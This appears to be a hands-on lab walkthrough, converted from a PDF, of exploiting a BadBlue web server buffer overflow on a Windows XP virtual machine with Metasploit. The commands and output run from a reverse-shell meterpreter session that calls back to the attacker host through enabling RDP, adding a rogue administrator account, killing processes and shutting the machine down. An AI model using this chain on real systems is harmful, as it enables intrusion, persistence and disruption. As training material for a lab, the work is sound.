0	exploit/windows/http/badblue_ext_overflow BadBlue 2.5 EXT.dll Buffer Overflow	2003-04-20	great	Yes
1	exploit/windows/http/badblue_passthru BadBlue 2.72b PassThru Buffer Overflow	2007-12-10	great	No

Interact with a module by name or index. For example `info 1`, `use 1` or `use exploit/windows/http/badblue_passthru`

```
msf6 > use 1
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/badblue_passthru) > show options

Module options (exploit/windows/http/badblue_passthru):
```

Name	Current Setting	Required	Description
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
VHOST		no	HTTP server virtual host

Payload options (windows/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
EXITFUNC	thread	yes	Exit technique (Accepted: '', seh,


```

msf6 exploit(windows/http/badblue_passthru) > set rhosts 192.168.61.130
rhosts => 192.168.61.130
msf6 exploit(windows/http/badblue_passthru) > set lport 4444
lport => 4444
msf6 exploit(windows/http/badblue_passthru) > exploit

[-] Exploit aborted due to failure: unreachable: The target server did not re
spond to fingerprinting, use 'set FingerprintCheck false' to disable this che
ck.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/http/badblue_passthru) > set FingerprintCheck false
FingerprintCheck => false
msf6 exploit(windows/http/badblue_passthru) > set rhosts 192.168.61.130
rhosts => 192.168.61.130
msf6 exploit(windows/http/badblue_passthru) > exploit

[*] Started reverse TCP handler on 192.168.61.246:4444
[*] Trying target BadBlue EE 2.7 Universal ...
[*] Sending stage (175686 bytes) to 192.168.61.130
[*] Meterpreter session 1 opened (192.168.61.246:4444 -> 192.168.61.130:1072)
    at 2023-11-30 18:40:43 -0500

meterpreter > sysinfo
Computer      : MEHDI-0778BC5DC
OS            : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture : x86
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows

```

Start the RDP session using the exploit

```

meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(windows/http/badblue_passthru) > use post/windows/manage/enable_
rdp
msf6 post(windows/manage/enable_rdp) > show options

Module options (post/windows/manage/enable_rdp):

  Name      Current Setting  Required  Description
  ---      -
  ENABLE    true             no        Enable the RDP Service and Firewall
            Exception.
  FORWARD   false            no        Forward remote port 3389 to local P
            ort.
  LPORT     3389             no        Local port to forward remote connec
            tion.
  PASSWORD  [REDACTED]        no        Password for the user created.
  SESSION   yes              yes       The session to run this module on
  USERNAME  [REDACTED]        no        The username of the user to create.

View the full module info with the info, or info -d command.

msf6 post(windows/manage/enable_rdp) > set session 1
session => 1
msf6 post(windows/manage/enable_rdp) > exploit

[*] Enabling Remote Desktop
[*] RDP is disabled; enabling it ...
[*] Setting Terminal Services service startup mode
[*] The Terminal Services service is not set to auto, changing it to auto
...
[*] Opening port in local firewall if necessary
[*] For cleanup execute Meterpreter resource file: /root/.msf4/loot/202311301
84150_default_192.168.61.130_host.windows.cle_633835.txt
[*] Post module execution completed
msf6 post(windows/manage/enable_rdp) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > shell
Process 404 created.
Channel 2 created.


```

Add a new administrator account in the target machine to gain access.

```
C:\WINDOWS\system32>net user Mehdi hello123 /add
net user Mehdi hello123 /add
The command completed successfully.

C:\WINDOWS\system32>net localgroup administrators Mehdi /add
net localgroup administrators Mehdi /add
The command completed successfully.
```


Open another kali terminal and run the rdp application




```
kali@kali: ~
File Actions Edit View Help
pdu: rdp_recv_deactivate_all() fail
[18:51:05:761] [232422:232423] [ERROR][com.freerdp.core.transport] - transport_check_fds: transport->ReceiveCallback() - -1

(kali@kali)-[~]
$ xfreerdp 192.168.61.130
[18:52:28:104] [233190:233190] [WARN][com.freerdp.client.common.cmdline] - --
[18:52:28:105] [233190:233190] [WARN][com.freerdp.client.common.cmdline] - Using deprecated command-line interface!
[18:52:28:105] [233190:233190] [WARN][com.freerdp.client.common.cmdline] - This will be removed with FreeRDP 3!
[18:52:28:105] [233190:233190] [WARN][com.freerdp.client.common.cmdline] - --
[18:52:28:105] [233190:233190] [WARN][com.freerdp.client.common.compatibility] - 192.168.61.130 -> /v:192.168.61.130
[18:52:28:105] [233190:233190] [WARN][com.freerdp.client.common.compatibility] -
[18:52:28:105] [233190:233191] [INFO][com.freerdp.client.x11] - No user name set. - Using login name: kali
[18:52:29:349] [233190:233191] [INFO][com.freerdp.gdi] - Local framebuffer format PIXEL_FORMAT_BGRX32
[18:52:29:349] [233190:233191] [INFO][com.freerdp.gdi] - Remote framebuffer format PIXEL_FORMAT_RGB16
[18:52:29:403] [233190:233191] [INFO][com.freerdp.channels.rdpnd.client] - [static] Loaded fake backend for rdpnd
```

The RDP will start. Add the admin credentials you created for the target machine



You have now logged in and have access to the desktop



Run ps command to check all the services running in the Target system

```
C:\WINDOWS\system32>exit shell
exit shell
meterpreter > ps

Process List
```

PID	PPID	Name	Arch	Session	User	Path
0	0	[System Process]				
4	0	System	x86	0	NT AUTHORITY\SYSTEM	
328	852	wmiprvse.exe	x86	0	NT AUTHORITY\NETWORK SERVICE	C:\WINDOWS\system32\wbem\wmiprvse.exe
376	4	smss.exe	x86	0	NT AUTHORITY\SYSTEM	\SystemRoot\System32\smss.exe
512	1024	wuauclt.exe	x86	0	MEHDI-798470958\Administrator	C:\WINDOWS\system32\wuauclt.exe
532	376	csrss.exe	x86	0	NT AUTHORITY\SYSTEM	\\??\C:\WINDOWS\system32\csrss.exe
556	376	winlogon.exe	x86	0	NT AUTHORITY\SYSTEM	\\??\C:\WINDOWS\system32\winlogon.exe
616	1024	wscntfy.exe	x86	0	MEHDI-798470958\Administrator	C:\WINDOWS\system32\wscntfy.exe
668	556	services.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\services.exe
680	556	lsass.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\lsass.exe
728	668	alg.exe	x86	0	NT AUTHORITY\LOCAL SERVICE	C:\WINDOWS\System32\alg.exe

```
meterpreter > ?
```

Core Commands

Command	Description
?	Help menu
background	Backgrounds the current session
bg	Alias for background
bgkill	Kills a background meterpreter script
bglist	Lists running background scripts
bgrun	Executes a meterpreter script as a background thread
channel	Displays information or control active channels
close	Closes a channel
detach	Detach the meterpreter session (for http/https)
disable_unicode_encoding	Disables encoding of unicode strings
enable_unicode_encoding	Enables encoding of unicode strings
exit	Terminate the meterpreter session
get_timeouts	Get the current session timeout values
guid	Get the session GUID
help	Help menu
info	Displays information about a Post module
irb	Open an interactive Ruby shell on the current session
load	Load one or more meterpreter extensions
machine_id	Get the MSF ID of the machine attached to the session
migrate	Migrate the server to another process
pivot	Manage pivot listeners
pry	Open the Pry debugger on the current session
quit	Terminate the meterpreter session
read	Reads data from a channel
resource	Run the commands stored in a file
run	Executes a meterpreter script or Post module

Run the shutdown command and then try to shutdown the target machine

```
C:\WINDOWS>shutdown /s
shutdown /s


C:\WINDOWS>
```


The Target Pc Shutdown



You can try various commands via Kali and compromise the files of the target machine

exit the shell and in meterpreter mode try to take screenshot of target machine



Try to kill some running process on the target machine

```
File Actions Edit View Help
836 668 vmacthlp.exe x86 0 NT AUTHORITY\SYSTEM C:\Program Files\VMware\VMware Tools\vmacthlp.exe
852 668 svchost.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\system32\svchost.exe
932 668 svchost.exe x86 0 NT AUTHORITY\NETWORK SERVICE C:\WINDOWS\system32\svchost.exe
1028 668 svchost.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\System32\svchost.exe
1072 668 svchost.exe x86 0 NT AUTHORITY\NETWORK SERVICE C:\WINDOWS\system32\svchost.exe
1112 668 svchost.exe x86 0 NT AUTHORITY\LOCAL SERVICE C:\WINDOWS\system32\svchost.exe
1204 852 wmiiprvse.exe x86 0 NT AUTHORITY\NETWORK SERVICE C:\WINDOWS\system32\wbem\wmiiprvse.exe
1304 1028 wuauclt.exe x86 0 MEHDI-798470958\Administrator C:\WINDOWS\system32\wuauclt.exe
1400 1432 vmttoolsd.exe x86 0 MEHDI-798470958\Administrator C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
1432 1400 explorer.exe x86 0 MEHDI-798470958\Administrator C:\WINDOWS\Explorer.EXE
1448 1028 wscntfy.exe x86 0 MEHDI-798470958\Administrator C:\WINDOWS\system32\wscntfy.exe
1540 668 spoolsv.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\system32\spoolsv.exe
1612 1432 IEXPLORE.EXE x86 0 MEHDI-798470958\Administrator C:\Program Files\Internet Explorer\iexplore.exe
1704 668 alg.exe x86 0 NT AUTHORITY\LOCAL SERVICE C:\WINDOWS\System32\alg.exe
1784 1432 rundll32.exe x86 0 MEHDI-798470958\Administrator C:\WINDOWS\system32\rundll32.exe
1804 1432 msmsgs.exe x86 0 MEHDI-798470958\Administrator C:\Program Files\Messenger\msmsgs.exe

meterpreter > suspend IEXPLORE.EXE
[-] The following pids are not valid: IEXPLORE.EXE.
[-] Quitting. Use -c to continue using only the valid pids.
meterpreter > suspend cmd.exe
[-] The following pids are not valid: cmd.exe.
[-] Quitting. Use -c to continue using only the valid pids.
meterpreter > kill cmd.exe
[-] The following pids are not valid: cmd.exe. Quitting
meterpreter > kill 332
Killing: 332
```

As you can see all the process have been killed on the target machine

